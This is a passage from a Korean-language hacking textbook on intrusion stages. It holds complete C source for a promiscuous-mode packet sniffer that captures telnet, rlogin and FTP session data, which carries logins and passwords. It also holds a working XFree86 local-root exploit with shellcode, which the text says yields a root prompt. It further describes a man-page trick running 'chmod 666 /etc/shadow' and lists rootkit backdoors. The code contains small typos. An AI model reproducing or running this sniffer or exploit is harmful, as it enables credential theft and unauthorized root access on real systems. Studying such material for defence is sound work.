코드 3.파케트 엿듣기

```
#include <stdio.h>
#include <ctype.h>
#include <string.h>

#include <sys/time.h>
#include <sys/file.h>
#include <sys/stropts.h>
#include <sys/signal.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/ioctl.h>

#include <net/if.h>
#include <net/nit_if.h>
#include <net/nit_buf.h>
#include <net/if_arp.h>

#include <netinet/in.h>
#include <netinet/if_ether.h>
#include <netinet/in_systm.h>
#include <netinet/ip.h>
#include <netinet/udp.h>
#include <netinet/ip_var.h>
#include <netinet/udp_var.h>
#include <netinet/in_systm.h>
#include <netinet/tcp.h>
#include <netinet/ip_icmp.h>

#include <netdb.h>
#include <arpa/inet.h>

#define ERR stderr

char  *malloc();
char  *device, *ProgName, *LogName;
```

```
FILE  *LOG;
int   debug=0;

#define NIT_DEV   "/dev/nit"
#define CHUNKSIZE  4096    /* 장치완충기크기 */
int   if_fd = -1;
int   Packet[CHUNKSIZE+32];

void Pexit(err,msg)
int err; char *msg;
{
   perror(msg);
   exit(err);
}

void Zexit(err,msg)
int err; char *msg;
{
   fprintf(ERR,msg);
   exit(err);
}

#define IP  ((struct ip *)Packet)
#define IP_OFFSET  (0x1FFF)
#define SZETH  (sizeof(struct ether_header))
#define IPLEN  (ntohs(ip->ip_len))
#define IPHLEN  (ip->ip_hl)
#define TCPOFF  (tcph->th_off)
#define IPS  (ip->ip_src)
#define IPD  (ip->ip_dst)
#define TCPS  (tcph->th_sport)
#define TCPD  (tcph->th_dport)
#define IPeq(s,t)  ((s).s_addr == (t).s_addr)

#define TCPFL(FLAGS) (tcph->th_flags & (FLAGS))
#define MAXBUFLEN (128)

time_t LastTIME = 0;

struct CREC {
   struct CREC *Next, *Last;
   time_t Time;        /* 시작시간 */
   struct in_addr SRCip, STip;
```

```
   u_int   SRCport,        /* 원천/목적 포구 */
      DSTport;
   u_char  Data[MAXBUFLEN+2];
   u_int   Length;        /* 현재 자료길이 */
   u_int   PKcnt;
   u_long  LASTseq;
}

struct CREC *CLroot = NULL;

char *Symaddr(ip)
register struct in_addr ip;
{
   register struct hostent *he =
       gethostbyaddr((char *)&ip.s_addr, sizeof(struct in_addr),AF_INET);

   return( (he)?(he->h_name):(inet_ntoa(ip)) );
}

char *TCPflags(flgs)
register u_char flgs;
{
   static char iobuf[8];
#define SFL(P,THF,C) iobuf[P]=((flgs & THF)?C:'-')

   SFL(0,TH_FIN, 'F');
   SFL(1,TH_SYN, 'S');
   SFL(2,TH_RST, 'R');
   SFL(3,TH_PUSH,'P');
   SFL(4,TH_ACK, 'A');
   SFL(5,TH_URG, 'U');
   iobuf[6]=0;
   return(iobuf);
}

char *SERVp(port)
register u_int port;
{
   static char buf[10];
   register char *p;

   switch(port)
   {
```

```
      case IPPORT_LOGINSERVER: p="rlogin"; break;
      case IPPORT_TELNET:    p="telnet"; break;
      case IPPORT_SMTP:      p="smtp"; break;
      case IPPORT_FTP:       p="ftp"; break;
      default: sprintf(buf,"%u",port); p=buf; break;
   }
   return(p);
}

char *Ptm(t)
register time_t *t;
{
   register char *p = ctime(t);
   p[strlen(p)-6]=0; /* strip " YYYY\n" */
   return(p);
}

char *NOWtm()
{
   time_t tm;
   time(&tm);
   return( Ptm(&tm) );
}

#define MAX(a,b) (((a)>(b))?(a):(b))
#define MIN(a,b) (((a)<(b))?(a):(b))

/* 항목추가 */
#define ADD_NODE(SIP,DIP,SPORT,DPORT,DATA,LEN)
{
   register struct CREC *CLtmp = (struct CREC *)malloc(sizeof(struct CREC));
   time( &(CLtmp->Time) );
   CLtmp->SRCip.s_addr = SIP.s_addr;
   CLtmp->DSTip.s_addr = DIP.s_addr;
   CLtmp->SRCport = SPORT;
   CLtmp->DSTport = DPORT;
   CLtmp->Length = MIN(LEN,MAXBUFLEN);
   bcopy( (u_char *)DATA, (u_char *)CLtmp->Data, CLtmp->Length);
   CLtmp->PKcnt = 1;
   CLtmp->Next = CLroot;
   CLtmp->Last = NULL;
   CLroot = CLtmp;
}
```

```
register struct CREC *GET_NODE(Sip, SP, Dip, DP)
register struct in_addr Sip, Dip;
register u_int SP, DP;
{
   register struct CREC *CLr = CLroot;

   while(CLr != NULL)
   {
      if( (CLr->SRCport == SP) && (CLr->DSTport == DP) &&
         IPeq(CLr->SRCip, Sip) && IPeq(CLr->DSTip, Dip) )
         break;
      CLr = CLr->Next;
   }
   return(CLr);
}

#define ADDDATA_NODE(CL, DATA, LEN)
{
   bcopy((u_char *)DATA, (u_char *)&CL->Data[CL->Length], LEN);
   CL->Length += LEN;
}

#define PR_DATA(dp, ln)
{
   register u_char lastc=0;
   while(ln-- >0)
   {
      if(*dp < 32)
      {
         switch(*dp)
         {
            case '\0': if((lastc=='\r') || (lastc=='\n') || lastc=='\0')
               break;
            case '\r':
            case '\n': fprintf(LOG, "\n    : ");
               break;
            default : fprintf(LOG, "^%c", (*dp + 64));
               break;
         }
      }
      else
      {
```

```
         if(isprint(*dp)) fputc(*dp,LOG);
         else fprintf(LOG,"(%d)",*dp);
      }
      lastc = *dp++;
   }
   fflush(LOG);
}

void END_NODE(CLe,d,dl,msg)
register struct CREC *CLe;
register u_char *d;
register int dl;
register char *msg;
{
   fprintf(LOG,"\n-- TCP/IP LOG -- TM: %s --\n", Ptm(&CLe->Time));
   fprintf(LOG," PATH: %s(%s) =>", Symaddr(CLe->SRCip),
              SERVp(CLe->SRCport));
   fprintf(LOG," %s(%s)\n", Symaddr(CLe->DSTip),SERVp(CLe->DSTport));
   fprintf(LOG," STAT: %s, %d pkts, %d bytes [%s]\n",
             NOWtm(),CLe->PKcnt,(CLe->Length+dl),msg);
   fprintf(LOG," DATA: ");
   {
      register u_int i = CLe->Length;
      register u_char *p = CLe->Data;
      PR_DATA(p,i);
      PR_DATA(d,dl);
   }

   fprintf(LOG,"\n-- \n");
   fflush(LOG);

   if(CLe->Next != NULL)
      CLe->Next->Last = CLe->Last;
   if(CLe->Last != NULL)
      CLe->Last->Next = CLe->Next;
   else
      CLroot = CLe->Next;
   free(CLe);
}

/* 30 mins (x 60 seconds) */
#define IDLE_TIMEOUT 1800
#define IDLE_NODE()
```

```
{
   time_t tm;
   time(&tm);
   if(LastTIME<tm)
   {
      register struct CREC *CLe,*CLt = CLroot;
      LastTIME=(tm+IDLE_TIMEOUT); tm-=IDLE_TIMEOUT;
      while(CLe=CLt)
      {
         CLt=CLe->Next;
         if(CLe->Time <tm)
            END_NODE(CLe,(u_char *)NULL,0,"IDLE TIMEOUT");
      }
   }
}

void filter(cp, pktlen)
register char *cp;
register u_int pktlen;
{
   register struct ip    *ip;
   register struct tcphdr *tcph;

   {
      register u_short EtherType=ntohs(((struct ether_header *)cp)->ether_type);

      if(EtherType < 0x600)
      {
         EtherType = *(u_short *)(cp + SZETH + 6);
         cp+=8; pktlen-=8;
      }

      if(EtherType != ETHERTYPE_IP) /* IP규약인가를 검사 */
         return;
   }

   bcopy(cp + SZETH, (char *)Packet,(int)(pktlen - SZETH));

   ip = (struct ip *)Packet;
   if( ip->ip_p != IPPROTO_TCP) /* TCP규약인가를 검사 */
      return;
   tcph = (struct tcphdr *)(Packet + IPHLEN);
```

```
if(!( (TCPD == IPPORT_TELNET) || (TCPD == IPPORT_LOGINSERVER) ||
   (TCPD == IPPORT_FTP)))
   return;

{
   register struct CREC *CLm;
   register int length = ((IPLEN - (IPHLEN * 4)) - (TCPOFF * 4));
   register u_char *p = (u_char *)Packet;

   p += ((IPHLEN * 4) + (TCPOFF * 4));

   if(debug)
   {
      fprintf(LOG,"PKT: (%s %04X) ", TCPflags(tcph->th_flags), length);
      fprintf(LOG,"%s[%s] => ", inet_ntoa(IPS),SERVp(TCPS));
      fprintf(LOG,"%s[%s]\n", inet_ntoa(IPD),SERVp(TCPD));
   }

   if( CLm = GET_NODE(IPS, TCPS, IPD, TCPD) )
   {
      CLm->PKcnt++;

      if(length>0)
         if( (CLm->Length + length) < MAXBUFLEN )
         {
            ADDDATA_NODE( CLm, p,length);
         }
         else
         {
            END_NODE( CLm, p,length, "DATA LIMIT");
         }

         if(TCPFL(TH_FIN|TH_RST))
         {
            END_NODE(CLm, (u_char *) NULL, 0,
                                   TCPFL(TH_FIN)?"TH_FIN":"TH_RST" );
         }
   }
   else
   {
      if(TCPFL(TH_SYN))
      {
            ADD_NODE(IPS,IPD,TCPS,TCPD,p,length);
```

```
            }
        }

        IDLE_NODE();
    }
}

/* 신호처리 */
void death()
{
    register struct CREC *CLe;

    while(CLe=CLroot)
        END_NODE( CLe, (u_char *)NULL,0, "SIGNAL");

    fprintf(LOG,"\nLog ended at => %s\n",NOWtm());
    fflush(LOG);
    if(LOG != stdout)
        fclose(LOG);
    exit(1);
}

/* 망대면부를 열고 ioctl함수를 실행 */
void do_it()
{
    int cc;
    char *buf;
    u_short sp_ts_len;

    if(!(buf=malloc(CHUNKSIZE)))
        Pexit(1,"Eth: malloc");
    {
        struct strioctl si;
        struct ifreq  ifr;
        struct timeval timeout;
        u_int chunksize = CHUNKSIZE;
        u_long if_flags = NI_PROMISC;

        if((if_fd = open(NIT_DEV, O_RDONLY)) < 0)
            Pexit(1,"Eth: nit open");

        if(ioctl(if_fd, I_SRDOPT, (char *)RMSGD) < 0)
            Pexit(1,"Eth: ioctl (I_SRDOPT)");
```

```
    si.ic_timout = INFTIM;

    if(ioctl(if_fd, I_PUSH, "nbuf") < 0)
       Pexit(1,"Eth: ioctl (I_PUSH \"nbuf\")");

    timeout.tv_sec = 1;
    timeout.tv_usec = 0;
    si.ic_cmd = NIOCSTIME;
    si.ic_len = sizeof(timeout);
    si.ic_dp = (char *)&timeout;
    if(ioctl(if_fd, I_STR, (char *)&si) < 0)
       Pexit(1,"Eth: ioctl (I_STR: NIOCSTIME)");

    si.ic_cmd = NIOCSCHUNK;
    si.ic_len = sizeof(chunksize);
    si.ic_dp = (char *)&chunksize;
    if(ioctl(if_fd, I_STR, (char *)&si) < 0)
       Pexit(1,"Eth: ioctl (I_STR: NIOCSCHUNK)");

    strncpy(ifr.ifr_name, device, sizeof(ifr.ifr_name));
    ifr.ifr_name[sizeof(ifr.ifr_name) - 1] = '\0';
    si.ic_cmd = NIOCBIND;
    si.ic_len = sizeof(ifr);
    si.ic_dp = (char *)&ifr;
    if(ioctl(if_fd, I_STR, (char *)&si) < 0)
       Pexit(1,"Eth: ioctl (I_STR: NIOCBIND)");

    si.ic_cmd = NIOCSFLAGS;
    si.ic_len = sizeof(if_flags);
    si.ic_dp = (char *)&if_flags;
    if(ioctl(if_fd, I_STR, (char *)&si) < 0)
       Pexit(1,"Eth: ioctl (I_STR: NIOCSFLAGS)");

    if(ioctl(if_fd, I_FLUSH, (char *)FLUSHR) < 0)
       Pexit(1,"Eth: ioctl (I_FLUSH)");
}

while ((cc = read(if_fd, buf, CHUNKSIZE)) >= 0)
{
    register char *bp = buf,
       *bufstop = (buf + cc);
```

```
        while (bp < bufstop)
        {
            register char *cp = bp;
            register struct nit_bufhdr *hdrp;

            hdrp = (struct nit_bufhdr *)cp;
            cp += sizeof(struct nit_bufhdr);
            bp += hdrp->nhb_totlen;
            filter(cp, (u_long)hdrp->nhb_msglen);
        }
    }
    Pexit((-1),"Eth: read");
}

void getauth()
{
    char *buf,*getpass(),*crypt();
    char pwd[21],prmpt[81];

    strcpy(pwd,AUTHPASSWD);
    sprintf(prmpt,"(%s)UP? ",ProgName);
    buf=getpass(prmpt);
    if(strcmp(pwd,crypt(buf,pwd)))
        exit(1);
}

void main(argc, argv)
int argc;
char **argv;
{
    char  cbuf[BUFSIZ];
    struct ifconf ifc;
    int  s,   ac=1, backg=0;

    ProgName=argv[0];

    /*   getauth(); */
    LOG=NULL;
    device=NULL;
    while((ac<argc) && (argv[ac][0] == '-'))
    {
        register char ch = argv[ac++][1];
        switch(toupper(ch))
```

```
    {
    case 'I': device=argv[ac++];
       break;
    case 'F': if(!(LOG=fopen((LogName=argv[ac++]),"a")))
              Zexit(1,"Output file cant be opened\n");
       break;
    case 'B': backg=1;
       break;
    case 'D': debug=1;
       break;
    default : fprintf(ERR, "Usage: %s [-b] [-d] [-i interface] [-f file]\n", ProgName);
       exit(1);
    }
}

if(!device)
{
   if((s=socket(AF_INET, SOCK_DGRAM, 0)) < 0)
      Pexit(1,"Eth: socket");

   ifc.ifc_len = sizeof(cbuf);
   ifc.ifc_buf = cbuf;
   if(ioctl(s, SIOCGIFCONF, (char *)&ifc) < 0)
      Pexit(1,"Eth: ioctl");

   close(s);
   device = ifc.ifc_req->ifr_name;
}

fprintf(ERR,"Using logical device %s [%s]\n",device,NIT_DEV);
fprintf(ERR,"Output to %s.%s%s",(LOG)?LogName:"stdout",
   (debug)?" (debug)":"",(backg)?" Backgrounding ":"\n");

if(!LOG)
   LOG=stdout;

signal(SIGINT, death);
signal(SIGTERM,death);
signal(SIGKILL,death);
signal(SIGQUIT,death);

if(backg && debug)
{
   fprintf(ERR,"[Cannot bg with debug on]\n");
   backg=0;
}

if(backg)
{
```

```
        register int s;

        if((s=fork())>0)
        {
           fprintf(ERR,"[pid %d]\n",s);
           exit(0);
        }
        else if(s<0)
           Pexit(1,"fork");

        if( (s=open("/dev/tty",O_RDWR))>0 )
        {
           ioctl(s,TIOCNOTTY,(char *)NULL);
           close(s);
        }
     }
     fprintf(LOG,"\nLog started at => %s [pid %d]\n",NOWtm(),getpid());
     fflush(LOG);

     do_it();
}
```

이 수법은 암호화된 통신을 하지 않는 체계에 대해서는 효률적이지만 암호화통신을 진행하는 경우에는 효률적이지 못하다.

— 관리자(root)계정 획득

rpc.statd, ftpd 등의 완충기자리넘침오유를 리용하여 관리자권한을 획득할수 있다.

☞ 완충기자리넘침공격

할당된 기억기크기보다 더 큰 자료를 기억기에 복사하려고 할 때 발생하는 현상으로 프로그람의 실행흐름을 조작하여 발생시키며 이를 리용하여 관리자의 권한을 획득할수 있다.

많은 프로그람언어들(가장 널리 쓰이는것은 C와 C++)이 경계검사(boundary check)기능을 포함하고 있지 않다. 따라서 콤파일시에 아무런 경고도 하지 않으며 실행시에는 보호도 하지 않는다.

만일 25byte만 할당된 배렬(Array: 주기억 공간의 할당단위)에 100byte의 자료를 넣으려고 한다면 여분의 75byte는 다른 주기억부분을 침범하게 된다.

완충기넘침은 《Memory Fault: (Core dumped)》라는 통보문의 발생을 가져오는 기본요인으로 된다. 사용자들은 프로그람의 실행시에 이러한 통보문을 자주 보게 된다. 이 통보문이 화면출력되는 경우에는 사용자가 오유있는 프로그람을 실행하고있다는것을 의미하므로 프로그람코드를 재검토하여야 한다. 완충기넘침을 일으킬수 있는 간단한 프로그람을 보자.

```
#inlude <stdio.h>

main()
{
   char userinput[99999];
   gets(userinput); /* 잘못된것이다. Fgets를 사용하여야 한다. */

   overflow(userinput);
   exit(0)
}

int overflow(char *data)
{
   char filename[1];

   strcpy(filename, data);
   /* do something */
   return;
}
```

사용자는 99999자까지 입력할수 있게 되여있으며 다음에 입력된 자료는 1byte의 배렬(array)에 strcpy를 리용하여 복사된다.

strcpy는 아무러한 경계검사도 하지 않기때문에 결국 사용자의 자료를 모두 배렬에 복사하게 되며 다른 주기억부분에 계속 복사하게 되는것이다.

그러다가 마감에는 탄창(stack)에 덧쓰기하게 된다. 탄창은 return(반환)이 호출되였을 때 overflow함수에 어떻게 main으로 돌아가는가를 알려주는 주기억기령역의 특수한 위치이다.

탄창의 침범으로부터 공격자는 공격을 시도한다. 공격자는 유효한 체계코드를 포함하도록 자료를 조작할수 있으며 함수가 main으로 돌아가는 대신에 그것을 실행하도록 함수에 강요하게 된다. 일반적으로 이러한 코드는 쉘코드라고 하는데 그것은 대부분의 완충기넘침이 /bin/sh의 복사본이나 /tmp등록부에 만들어놓은 suid root의 /bin/sh복사본을 실행하려고 하기때문이다.

완충기자리넘침공격의 례

suid프로그람에 의한 완충기자리넘침은 공격의 근원으로 될수 있다. 프로그람이 실지로 그것을 실행한 사용자의 권한이 아닌 다른 사용자의 권한으로 실행되는것이기때문에 파괴자는 완충기넘침을 악용하여 권한을 얻을수 있게 된다. suid root프로그람의 경우 이것은 파괴자가 즉시 root의 지령입력재촉(prompt)을 얻게 된다는것을 의미하며 이 순간부

터 그가 목적하는대로 공격을 가할수 있게 되는것이다.

비root사용자소유의 suid/sgid프로그람의 경우에도 완충기넘침은 직접적이지는 않지만 지레대로 리용될수 있다.

례를 들어 /usr/bin/cu프로그람이 완충기넘침을 내포하고있고 cu는 다음과 같은 허가권을 가지고있다고 하자.

```
jdoe$ is -l /usr/bon/cu
-r-sr-sr-x 1 uucp uucp 127924 Mar 7 2000/usr/bin/cu*
```

만일 cu에서 완충기넘침이 발생하면 파괴자는 사용자 uucp와 uucp그룹의 허가권을 가질수 있다. cu는 다른 체계에 접속하는데 사용되는 프로그람이므로 통과암호(password)는 흔히 /etc/uucp에 씌여지게 되며 이것은 uucp에 의해서만 읽을수 있게 되여있다. 완충기넘침의 발생에 의해 공격자는 이 통과암호를 얻을수 있게 되는것이다.

최악의 경우에 프로그람이 uucp에 의해 소유되여있으므로 공격자는 그 프로그람을 트로이화된것으로 바꾸어버리고 suid비트를 제거해버릴수도 있다. 그다음 root가 그 cu지령을 실행하게 되는 경우 그 지령은 사용자root로서 실행되게 된다. 이 시점에서 공격자는 root계정(account)을 얻을수 있게 된다.

다른 실례로 man프로그람을 들수 있다.

일반적으로 man프로그람은 미리 양식화(preformat)된 man페지(문서페지)를 보관하기 위한 목적에서 sgid man으로 되여있다. 만일 man그룹에 의해 쓰기가 가능하도록 되여있는 페지가 있고 man프로그람이 침해되였다면 공격자는 man페지를 다시 쓸수 있게 된다.

이와 같은것은 별로 관심사로 되지 않을수도 있지만 man페지에 의해 사용되는 마크로언어는 사용자들이 보통 생각하는것보다 훨씬 강력한것이다. 그중 많은것들이 외부프로그람을 호출할수 있는 기능을 가지고있다. 일반적으로 공격자는 man페지가 chmod 666 /etc/shadow를 실행하도록 수정하며 그 다음 root사용자가 그 man페지를 읽을 때까지 대기하도록 하는 수법을 적용한다. 대다수 LINUX배포판들에서 man페지를 안전하게 다루고 있는데 그것은 문서페지를 양식화하기 위해 man지령이 호출하여 사용하는 toff프로그람이 안전치 못한 마크로를 불가능하게 해주기때문이다. 그러나 모든 LINUX배포판과 기타 UNIX계렬의 조작체계들이 이러한 기능을 가지고있는것은 아니므로 주의할 필요가 있다.

아래에 Xserver 봉사를 리용한 완충기자리넘침공격의 원천코드를 보여주었다.

이 코드를 실행하여 사용자권한에서 root권한을 얻을수 있다.

코드 4. Xserver 봉사를 리용한 완충기자리넘침 공격

```
/* Try 2 3 4 5 for OFFSET */
#define OFFSET 2

#include <stdio.h>
#include <string.h>

#define LENCODE ( sizeof( Code ) )
char Code[] =
  "\xeb\x40\x5e\x31\xc0\x88\x46\x07\x89\x76\x08\x89\x46\x0c\xb0"
  "\x3f\x89\xc2\x31\xdb\xb3\x0a\x31\xc9\xcd\x80\x89\xd0\x43\x41"
  "\xcd\x80\x89\xd0\x43\x41\xcd\x80\x31\xc0\x89\xc3\xb0\x17\xcd"
  "\x80\x31\xc0\xb0\x2e\xcd\x80\x31\xc0\xb0\x0b\x89\xf3\x8d\x4e"
  "\x08\x8d\x56\x0c\xcd\x80\xe8\xbb\xff\xff\xff/bin/sh";

char Display[ 0x4001 + OFFSET ] = ":99999", *ptr = Display + OFFSET + 1;
char *args[] = { "X", "-nolock", Display, NULL };

main()
{
   printf("pHEAR - XFree86 exploit\nby mAChnHEaD \n\nYou may get a root prompt
              now. If you don't, try different values for OFFSET.\n\n");
   dup2( 0, 10 );
   dup2( 1, 11 );
   dup2( 2, 12 );
   __asm__("movl %%esp,(%0)\n\tsubl %1,(%0)"::"b"(ptr),"n"(LENCODE+0x2000));
   memcpy( ptr + 4, ptr, 0x3fc );
   memset( ptr + 0x400, 0x90, 0x3c00 - LENCODE );
   memcpy( ptr + 0x4000 - LENCODE, Code, LENCODE );
   execve( "/usr/X11R6/bin/X", args, args + 3 );
   perror( "execve" );
}
```

☞ rpc.statd

체계장애시 NFS(Network File System)에서 파일복구를 위하여 제공하는 lockd 프로그람을 지원하는 도구로서 의뢰기와 봉사기의 상태를 감시하는 rpc프로그람이다.

이것은 의뢰기의 파라메터를 검사하지 않아 완충기자리넘침을 통하여 관리자권한에서만 수행가능한 임의의 명령을 수행시킬수 있으며 이를 리용한 공격도구가 인터네트에 공개되여있다.

☞ ftpd

LINUX계렬의 wu-ftpd 2.6 이전판본의 ftpd데몬은 SITE EXEC명령에서의 입력문자렬의 크기를 검사하지 않아 완충기자리넘침이 발생하고 이것을 통하여 관리자권한을 획득할수 있다.

☞ setuid를 리용한 방법

/etc/passwd파일은 관리자(root)권한에 속하는 파일이다.

통과암호를 바꾼 다음 변경된 내용을 /etc/passwd 파일에 저장하고있다. 여기에 이상한 문제가 있다. 보통의 경우에는 《permission denied》 라는 통보가 떠야 한다. 여기에 아주 중요한 내용이 있다. 바로 setuid라는것이다. 다음과 같이 실행시켜 보자.

% ls -al /bin/passwd rwsr-xr-x 2 root 512 Jan 11 12:31 passwd

앞에서 설명하였지만 setuid 비트로서 s가 표시되여있음을 알수가 있다.

이것은 프로그람이 실행되는 동안은 관리자의 권한을 가질수 있게 되며 프로그람의 끝남과 동시에 이 권한은 곧 사라지게 된다. 그러므로 통과암호를 리용하여 etc/passwd파일을 바꿀수 있는것이다. 가입입력재촉(login prompt)이 나왔을 때 생각없이 가입등록을 하지만 내부에서는 상당히 복잡한 과정이 이루어진다. 우선 가입등록한 사용자의 ID를 읽어들인다. 그리고 통과암호를 읽어들이고 이것을 crypt()함수를 리용하여 암호화시킨다.

이 암호화된 통과암호를 /etc/passwd의 두번째 마당과 비교하고 같으면 통과암호가 정확하므로 가입등록을 허가해준다.

다시 ls/bin/login을 해보면 알겠지만 이 login도 root소유의 setuid비트가 붙은 파일이다. 여기서 알아두어야 할 점은 통과암호를 확인할 때 /etc/passwd파일의 두번째 마당을 해석하여 입력된 통과암호와 맞춰보는게 아니라는점이다. 이런 decrypt함수는 없으며 알고리듬도 존재하지 않는다. setuid가 실행되는 동안은 체계관리자의 권한을 가질수 있다. 이것을 《유효uid(effective uid)》라고 한다. 해커들은 이런 관리자소유의 setuid비트가 설정된 파일을 실행시키는 동안 새치기를 걸수있는 쉘각본(shell script)이나 도구를 리용하여 이 파일들의 실행을 중지시킨 상태로 있게 한다. 즉 root의 권한을 가진 채로 있도록 하는것이다. 이런 방식으로 root의 권한을 불법적으로 획득하는것이 대부분의 해킹방법이다. 과거의 해킹수법들에는 이전에는 주로 망상이나 국부호스트상에서 설정이 잘못된것을 리용하여 관리자의 권한을 얻는 초보적인 해킹이 많았다. 즉 조작체계를 설치하면 프로그람들의 권한이 적당히 조절안되는 경우가 많은데 이것을 악용하여 호스트관리자만이 보고 쓸수 있는 파일도 마음대로 조작하는 경우가 이전의 해킹류형이였다.

이밖에도 관리자권한을 획득할수 있는 여러가지 방법이 있다.

권한획득단계에서 사용되는 방법은 이미 잘 알려져있고 많은 공격도구들이 공개되여있으며 체계화되여있다

이 단계를 방어하는것이 바로 망보안이다.

3) 공격단계

공격단계는 체계침입이후에 일어나는 침입을 말하는데 획득한 정보 및 추가작업을 통하여 체계침입을 확대하고 다른 체계에 침입하는 단계이다. 일단 체계침입이 성공하면 공격자는 침입흔적을 제거하게 된다. 또한 정보수집단계로 인하여 남은 흔적도 제거하게 된다.

또한 일반계정으로 침입한 경우에는 충분한 권한(LINUX의 경우 root권한)을 가지기 위하여 국부체계의 취약점을 공격하게 되는데 대부분의 체계에 이러한 취약점이 있다. 그리고 재침입을 위하여 인증되지 않은 접근을 제공해주는 《뒤문》을 설치하게 되는데 이러한 뒤문은 데몬형태 또는 봉사의 비정상적인 설정 등을 리용하여 특정포구를 열어놓게 된다. 이러한 작업을 손쉽게 해주는 도구묶음을 흔히 "rootkit"이라 부르며 체계종류별로 다양한 도구들이 존재한다.

공격자는 침입에 성공한 체계를 리용하여 보다 심도있는 공격을 수행하게 된다.

가장 보편적인 방법은 통과암호엿듣기로서 자신이 침입한 체계에 설치하여 공격대상망상의 Telnet. POP, FTP 등에 대한 망통과량을 감시하며 사용자이름과 통과암호를 수집한다. 또한 침입한 체계와 《믿음성관계》에 있는 체계의 정보를 알아내여 별도의 공격을 하지 않고도 인증된 사용자로서 다른 체계를 공격할수도 있다. 가장 대표적인 실례가 "r"계렬의 명령을 사용하는 경우이며 이외에도 자료기지에 접근할수 있는 경우도 있다.

또한 침입에 성공한 체계를 다른 망을 공격하기 위한 경유지로 사용한다. 이 경우 다시 정보수집단계부터 새롭게 시작하게 된다. 경유지를 리용하는 목적은 공격자의 흔적을 추적하기 어렵게 하기 위해서이며 많은 경우에 있어 최소 2-5개싸이트이상을 경유지로 사용한다.

그러면 뒤문설치에 대해서 보다 구체적으로 보자.

숨기기술과 함께 최근 가장 빨리 변화되고있는 해킹기술분야의 하나가 바로 뒤문이다. 앞에서 언급한것처럼 뒤문은 침입자가 아무런 인증수단이 없이 그리고 기록을 남기지 않고 체계에 다시 들어올수 있도록 하는 수단을 말한다. 하지만 전통적인 뒤문설치기술은 이미 잘 알려져있고 대부분의 보안체계에서 이것을 검출할수 있기때문에 해커에게는 큰 위험을 준다. 최근에 발견된 뒤문은 특정포구를 열거나 망련결을 필요로 하지 않는다.

raw socket를 열어 특정한 파케트가 오기를 기다린다. 그리고 조건에 맞는 파케트가 오면 그에 적절한 응답을 제공한다. 이러한 기술을 통로뚫기(tunneling)기술이라고 하며 ICMP, UDP, IP, TCP[26] 등 다양한 통신규약계층에서 실현될수 있으며 http, Mail, DNS 등 응용계층에서도 실현될수 있기때문에 방화벽을 우회할수 있는 수단을 제공한다. 또한 침입검출체계를 우회하기 위하여 암호화기능을 제공하기도 한다.

망의 뒤문외에도 체계에서 특정파일이나 프로쎄스를 숨기기 위한 기술도 발전하고있다. 단순히 login, ps, ls, find 등과 같은 프로그람을 변조하는것이 아니라 핵심부준위에서 은닉기능을 구현한다. 이미 FreeBSD, LINUX와 solaris에 대한 핵심부뒤문이 공개되였다. 이러한 핵심부뒤문은 사실상 검출하기가 불가능하다. 이것을 예방하기 위해서는 핵

심부에서 LKM기능을 제거하면 되지만 최근 실행되고있는 핵심부에 코드를 삽입하는 방법에 관한 기술도 이미 언급되고있어 이것도 완전한 방법은 아니다.

뒤문의 형태와 기능도 역시 다양화되고있다. 공격자가 뒤문으로 련결을 하는 봉사기 개념뒤문에서 벗어나 Reverse Pimpage, reverse ssh와 같이 의뢰기형태의 뒤문이 있다. 이것은 대부분의 싸이트가 외부로 나가는 파케트에 대한 려과를 하지 않는 보안모형의 취약점을 리용한것이다. 통로뚫기기술을 리용하여 모듈갱신, 원격공격명령 등을 수행하는 대행체형태의 뒤문도 존재한다. 이러한 기능이 추가되고있다는 사실은 공격자가 지속적으로 뒤문을 리용하겠다는 의미이며 수천대의 호스트가 공격에 사용되였던 최근의 DDoS공격처럼 앞으로의 공격을 준비한다는 의미로 받아들일수 있다.

해커가 LINUX체계에서 주로 리용하는 뒤문형태를 보면 다음과 같다.

표 2-1. 해커가 주로 사용하는 뒤문 형태

No	뒤 문	리용하는 형태
1	Inetd	트로이목마 원격호출
2	Tcpd	망련결정보를 숨기고 파케트거부정보를 무시한다
3	Rshd	트로이목마 원격호출
4	chfn, chsh	보통 사용자가 root로 되게 한다.
5	Crontab	-cron으로 수행되는 작업들을 숨긴다.
6	Du	파일크기를 표시
7	Find	파일을 숨긴다
8	Bindshell	데몬형태의 쉘
9	Ls	파일을 숨긴다
10	Ifconfig	망도청기능을 숨긴다.
11	Killall	침입자가 수행중인 작업을 관리자가 죽여도 작업이 완료되지 않는다.
12	Sniffer	파케트도청
13	Sniffchk	망 도청기능을 확인하는 도구
14	Login	트로이목마 원격호출
15	Netstat	망련결정보와 대기표구를 숨긴다.
16	Passwd	보통 사용자가 root로 되게 한다.
17	Ps	망도청, 뒤문, 데몬과 같은 특정프로쎄스를 숨긴다.
18	Pidof	프로쎄스를 숨긴다.
19	Wted	wtmp/utmp변조용편집기
20	Syslogd	기록정보를 숨긴다.
21	top	망 도청, 뒤문, 데몬과 같은 특정 프로쎄스를 숨긴다.

4) 재침입단계

이 단계에서는 해킹당한 체계를 리용하여 해킹규모를 확대한다.

이미 설치한 뒤문을 통하여 필요한 정보를 획득하고 다른 체계에로의 해킹을 시도한다.

또한 권한밖의 동작을 수행하여 체계관리자의 역할을 무의미하게 만든다.

2.2.2. 대표적인 해킹수법들

1) 전통적인 공격수법의 특징

전통적인 공격수법의 정보수집단계에서는 하나의 체계에서 하나의 공격대상체계나 또는 대규모의 광지역망을 대상으로 훑기공격을 수행하게 된다. 취약점훑기공격도구를 분류해보면 단일취약점을 훑는 도구와 다수의 취약점을 훑는 도구로 구분할수 있으며 이 도구들은 하나의 체계 또는 망블로크단위로 훑는 기능을 가지고있다.

또 다른 특징은 봉사기중심의 공격수법이다. 대부분의 공격도구(실지 체계침입에 사용되는 공격용각본을 이른바 "exploits"라고 부른다.)는 봉사기의 취약점을 공격하며 뒤문이나 트로이목마도 공격하려고 하는 체계에 봉사기를 설치하여 공격자의 말단에서 침입하는 방식을 사용한다.

